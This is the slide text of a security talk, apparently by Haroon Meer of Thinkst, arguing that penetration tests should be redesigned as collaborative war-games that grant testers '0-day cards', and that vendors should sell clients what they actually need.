
321 Emily Hwang 58

Drive User Behavior with Social Game Mechanics

[Read More »](#)

Deloitte. UNIVERSAL Discovery COMMUNICATIONS NBC BLUEFLY MOXSIE active NETWORK BEAT the

SCORE: 0



Not This Gamification!

Also not this sort of gamification..



Achievement Unlocked
Stayed Awake So Far

Collaborative War-Gaming



Who is your likely opponent ?

What is your data worth ?

If the cost to attack is less than the value of your information to the attacker, you will be attacked

<http://trailofbits.files.wordpress.com/2011/08/attacker-math.pdf>

If we agree that our opponents will spend \$100k
to get our data..

We agree that reliable 0day exploits can be
bought for \$20k

I get 5 x 0-day Cards

Cards may be played at any time..
I say: “Here’s a Card, There’s Server-X,
Give me Win2k3, SP2”
You give me console access to the Server.

Retains pen-test
serendipity

A few other cards seem
reasonable

Unlimited Pivot & Tunnel Cards

Will it make pen-tests less
fun?

Probably...

Some will still say:
“prove it”

Allows us to widen scope
considerably.

Allows us to focus on
possibilities beyond our
favorite toolset.

Ends up with a more
informed client..

Do we really need to
change?

We are in this awkward spot:
Need the funds,
but need to speak truth to power

LOCKHEED MARTIN



SONY

RSA

SECURITY®

Honesty?

We are just not helping..

Pen-Test will be the new AV

So..

If you sell pen-tests

Let's make sure the customer really needs one.

“We need to sell them what they need, not what they think they want”

If you buy pen-tests

Question the motives of a company that sells you one without more thought..


If you think you have smarts

Let's start thinking hard again
about the problem that needs
solving

(cause we need a reset here)

Reset beat local-maxima

The problem with hill climbing is that it gets stuck on "local-maxima"



Questions?



haroon@thinkst.com



<http://blog.thinkst.com>



@haroonmeer